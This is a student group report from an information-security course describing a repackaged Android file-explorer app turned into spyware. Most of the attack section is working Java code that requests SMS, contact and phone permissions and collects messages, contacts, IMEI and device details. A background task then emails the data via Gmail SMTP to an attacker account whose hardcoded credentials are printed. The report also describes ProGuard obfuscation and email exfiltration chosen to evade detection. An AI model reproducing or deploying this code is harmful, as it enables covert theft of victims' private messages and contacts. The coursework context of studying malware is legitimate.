SINGAPORE INSTITUTE OF TECHNOLOGY
INFOCOMM TECHNOLOGY CLUSTER
SPECIALIST PROGRAMME IN INFORMATION AND
COMMUNICATION TECHNOLOGY (INFORMATION SECURITY)

GROUP ASSIGNMENT 1:

Create a Malware App

SUBMITTED BY:
P3 Team 1

Boon Chin Tat Ashley	1802949
Raymond Shea	2102295
Jerome Poey	2001658
Alaric Tang	2000890
Lee Xian Da	1802972

REPORT SUBMITTED IN PARTIAL FULFILLMENT OF THE
SUBJECT PROJECT - ICT 2207


1. Introduction

The malware's type of attack is known as Repackaging; modification of popularly-used applications achieved through reverse engineering, rebuilt and injected with malicious code and uploaded into the app store. Unaware users would then download the trojan mistakenly from the real application. Documentation of the development of this application can be found at https://github.com/Da1k0nBacon/ict2207-labP3-team01-2022-coursework .

Written in Java, the application is a modified file explorer application that was found on GitHub, the link to the original repository is under references. This application allows the browsing of a user's file system in the form of a file explorer. The application is also able to delete the files on the file explorer as well.


2. Malware

After injecting malicious code into the original source code, the application causes the victim to send out important user information such as SMSes, emails, the device's IMEI number, device Name and Android version which is information that an attacker could potential use for further attacks on the mobile device. The first step to performing the malicious action involved the victim granting the application permissions as seen in the figure below. If permission was not granted by the victim, the victim would not be able to use the file explorer.



```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    Permissions = new String[]{
            Manifest.permission.READ_SMS,
            Manifest.permission.READ_CONTACTS,
            Manifest.permission.READ_PHONE_STATE,
            Manifest.permission.WRITE_EXTERNAL_STORAGE,
            Manifest.permission.READ_EXTERNAL_STORAGE
```


One of the steps used to set up the asking for permission involves the setting of a string array, Permission so that all the permissions can be asked upon the first start up of the app. The code for asking for permissions is shown in the image below. As there is a function called checkpermission in mainactivity, this new array was added inside in order to for permissions to gain privileges to obtain such information due to the permissions granted from the permissions asked in the array.



```
private void checkForPermissions() {
    ActivityCompat.requestPermissions( activity: MainActivity.this, Permissions,  requestCode: 1);
```


Fig 1.0 Permission check function

From there information about the phone such as Manufacturer, the Model name, the build ID, brand of the device, the name of the user configured on the device, and android version are obtained.



```
String Manufacturer = Build.MANUFACTURER;
String Model = Build.MODEL;
String buildId = Build.ID;
String Brand = Build.BRAND;
String User = Build.USER;
String Version = Build.VERSION.RELEASE;
```


In order to obtain the International Mobile Equipment Identity (IMEI) number, a TelephonyManager object needs to be instantiated as the method inside the TelephonyManager object is not a static method. From there, the method getDeviceID() is used.



```
TelephonyManager tm = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);

String device_id = tm.getDeviceId();
```

Fig 2.0 Code to obtain IMEI number


Also the Log.D function was used in order to print out on the logs to show the team members, our lab group and the team number.



```
Log.d( tag: "Virus",  msg: "Alaric Tang, Raymond Shea, Lee Xian Da, Ashley Boon, Jerome Poey, Lab P3, Team 01");
```

Fig 3.0 Code to display team name members, lab gro


Three additional getContentResolver calls are used to get the contacts and messages (including both sent and received) in the phone. For retrieval of messages, getContentResolver has to query the the uri content://sms/inbox and content://sms/sent for received and sent messages respectively.



```java
Cursor curSMSInbox = getContentResolver().query(Uri.parse("content://sms/inbox"), projection: null, selection: null, selectionArgs: null, sortOrder: null);

if (curSMSInbox.moveToFirst()) { // must check the result to prevent exception
    do {
        StringBuilder msgData = new StringBuilder();
        for (int idx = 0; idx < curSMSInbox.getColumnCount(); idx++) {
            msgData.append(" " + curSMSInbox.getColumnName(idx) + ":" + curSMSInbox.getString(idx));
        }
        exData.append("\nMessage inbox: " + msgData);
    } while (curSMSInbox.moveToNext());
}

Cursor curSMSSent = getContentResolver().query(Uri.parse("content://sms/sent"), projection: null, selection: null, selectionArgs: null, sortOrder: null);

if (curSMSSent.moveToFirst()) { // must check the result to prevent exception
    do {
        StringBuilder msgData = new StringBuilder();
        for (int idx = 0; idx < curSMSSent.getColumnCount(); idx++) {
            if (curSMSSent.getColumnName(idx).equals("_id") || curSMSSent.getColumnName(idx).equals("address") || curSMSSent.getColumnName(idx).equals("date") || curSMSSent.getColumnName(idx).eq
                msgData.append(" " + curSMSSent.getColumnName(idx) + ":" + curSMSSent.getString(idx));
        }
        exData.append("\nMessage sent: " + msgData);
    } while (curSMSSent.moveToNext());
}
```

Fig 4.0 Code to collect sms


For retrieval of contact information, getContentResolver has to ContactsContract.Contacts.CONTENT_URI.



```
ContentResolver crContact = getContentResolver();
Cursor curContact = crContact.query(ContactsContract.Contacts.CONTENT_URI,
        projection: null, selection: null, selectionArgs: null, sortOrder: null);

if ((curContact != null ? curContact.getCount() : 0) > 0) {
    while (curContact != null && curContact.moveToNext()) {
        String id = curContact.getString(
                curContact.getColumnIndex(ContactsContract.Contacts._ID));
        String name = curContact.getString(curContact.getColumnIndex(
                ContactsContract.Contacts.DISPLAY_NAME));

        if (curContact.getInt(curContact.getColumnIndex(
                ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
            Cursor pCur = crContact.query(
                    ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                    projection: null,
                    selection: ContactsContract.CommonDataKinds.Phone.CONTACT_ID + " = ?",
                    new String[]{id}, sortOrder: null);
            while (pCur.moveToNext()) {
                String phoneNo = pCur.getString(pCur.getColumnIndex(
                        ContactsContract.CommonDataKinds.Phone.NUMBER));
                exData.append("\nName: " + name);
                exData.append("\nPhone Number: " + phoneNo);
            }
            pCur.close();
        }
    }
}

if (curContact != null) {
    curContact.close();
```

Fig 5.0 Code to get contacts

From here, all the information obtained is all appended to a string builder in order for easier exfiltration later on.




```
exData.append("\nManufacturer: " + Manufacturer);
exData.append("\nModel: " + Model);
exData.append("\nVersion: " + Version);
exData.append("\nBuild ID: " + buildId);
exData.append("\nBrand: " + Brand);
exData.append("\nUser: " + User);
exData.append("\nImei Number: " + device_id);
```

Fig 6.0 To append all data obtained into exData

3. Exfiltration


For exfiltration we have chosen to send all the details we have gathered from the infected device in an email without intent in the background for simplicity. The API we have used to achieve this was the JAVA mail API libraries that can be found at https://code.google.com/archive/p/javamail-android/downloads . We also created a fake gmail account that is used as part of the exfiltration. The credential in order to access the fake gmail account is hidden in another class under:
app\src\main\java\com\danstoakes\fileexplorer\Mail\Utils



```java
public class Utils {
    // HERE PUT EMAIL AND PASSWORD , LIKE example@gmail.com

    public static final String EMAIL = "2207mob@gmail.com";
    public static final String PASSWORD = "P@ssw0rd1234";
    public static final String SUBJECT = "Data Exfiltration";
}
```

Fig 7.0 Credentials for the attacker email

Another important thing to take note of is that the gmail account permission for access to less secure apps must be turned on for the exfiltration to work.




```java
protected Void doInBackground(Void... voids) {
    Properties properties = new Properties();
    properties.put("mail.smtp.host", "smtp.gmail.com");
    properties.put("mail.smtp.socketFactory.port", "465");
    properties.put("mail.smtp.socketFactory.class", "javax.net.ssl.SSLSocketFactory");
    properties.put("mail.smtp.auth", "true");
    properties.put("mail.smtp.port", "465");

    session = Session.getDefaultInstance(properties, getPasswordAuthentication() → {
            return new PasswordAuthentication(Utils.EMAIL, Utils.PASSWORD);
    });

    MimeMessage mimeMessage = new MimeMessage(session);
    try {
        mimeMessage.setFrom(new InternetAddress(Utils.EMAIL));
        mimeMessage.addRecipients(Message.RecipientType.TO, String.valueOf(new InternetAddress(Utils.EMAIL)));
        mimeMessage.setSubject(Utils.SUBJECT);
        mimeMessage.setText(message);
        Transport.send(mimeMessage);
    } catch (MessagingException e) {
        e.printStackTrace();
    }
```

Fig 8.0 code to exfiltrate running in background

Image above shows how we coded out our send email class with the API so for our exfiltration case our sender and recipient are both the same emails (sending the email to ourselves) while the password and username are declared static in another class so that they can be called.


Next we just have to call the class sendemail on our main activity which is whenever the application is launched, the email with all the data will be sent to the email we have created initially.



```java
SendEmail sendEmail = new SendEmail(exData.toString());
sendEmail.execute();
```

Fig 9.0 Run the exfiltration

A sample of the data exfiltrated will look like this with all the functions that the malware can exfiltrate as well as contacts if there is any in the phone.


Data Exfiltration Inbox ×

2207mob@gmail.com
to me

Manufacturer: Google
Model: AOSP on IA Emulator
Version: 9
Build ID: PSR1.180720.117
Brand: google
User: android-build
Imei Number: 358240051111110
Name: wadwa awdaw
Phone Number: 111111111111

Fig 10.0 Exfiltrated data received

Because our application is meant to mimic a file explorer, having a Command-and-Control server connecting to the application is quite easily detected. Instead we used a simple email to send all the data that is hard to detect among all the legitimate network traffic when traffic is sniffed/detected.

4. Obfuscation


To avoid detection of malicious code we have implemented a basic obfuscation technique through the use of the Proguard software. This method which is used to hinder attempts at reverse engineering of applications to prevent attackers from studying for weaknesses. However it can also assist malicious applications by masking recognisable strings of malicious code, making the detection and identification of malicious code much more difficult.

The process begins with the software reading the **proguard-rules.pro** file where customised rules are specified for Proguard to adhere to. In this case, we have added the command line “**-overloadaggressively**” The purpose of this is to sow further confusion upon examination as fields and methods can now acquire the same mask name so long as their arguments and return data types are different from each other.

Proguard would then continue by identifying which code is necessary to keep. It begins from the **MainActivity.class** file or any other file that were determined to be seeds or entry points to run the app; from there it notes all the classes files and methods that were used during the operation. Code that were not encountered would then be discarded.

Then begins the obfuscation stage; Proguard would use the file **mapping.txt** to determine what alias each field, method and class name should adopt. It would then rewrite the code accordingly and pack it into a .jar file.


The steps taken was to set the “**minifyEnabled**” parameter to “**True**” and include the Proguard rules file with the command “**proguardFiles getDefaultProguardFile('proguard-android.txt')**” in the gradle build file.



```
buildTypes {
    release {
        minifyEnabled true
        proguardFiles getDefaultProguardFile('proguard-android-optimize.txt'), 'proguard-rules.pro'
    }
}
```

Fig 11.0 Obfuscation code

Upon the release build, we checked to see if the process was implemented by using the Dex2Jar to convert the dex file into a JAR file, and with the use of JD-GUI, it was used to inspect the source code to see if the malicious code injected could be reverse-engineered. As depicted in the image below, the result was that the parameters and their respective values were incomprehensible.


classes-dex2jar.jar - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar

```
a
a0
a1
a2
a3
android.support.v4
androidx
b
b0
b1
b2
b3
c0
c1
c2
c3
com
d
d0
d1
d2
d3
```

Fig 12.0 Obfuscated decompiled code

In short, the method of which Proguard implements is considered simple and not very difficult to unobfuscate. While the fields, methods and class names are hidden, the code's structure and relationship between functions remains the same.

Normally, one would use Dexguard as it is a stronger obfuscation tool due to its use of non-ASCII characters as aliases and encryption of strings. However the software is not open-source, thus it is not free.

References:

A. D. Fiesta, “How to obfuscate in Android with ProGuard,” *Medium*, 17-Feb-2018. [Online]. Available: https://medium.com/@angelhiadefiesta/how-to-obfuscate-in-android-with-proguard-acab47701577 . [Accessed: 28-Feb-2022].

“Google code archive - long-term storage for google code project hosting.,” *Google*. [Online]. Available: https://code.google.com/archive/p/javamail-android/downloads. [Accessed: 28-Feb-2022].

“How to get the device's IMEI/ESN programmatically in Android?,” *Stack Overflow*, 01-Nov-1957. [Online]. Available: https://stackoverflow.com/questions/1972381/how-to-get-the-devices-imei-esn-programmatically-in-android. [Accessed: 28-Feb-2022].

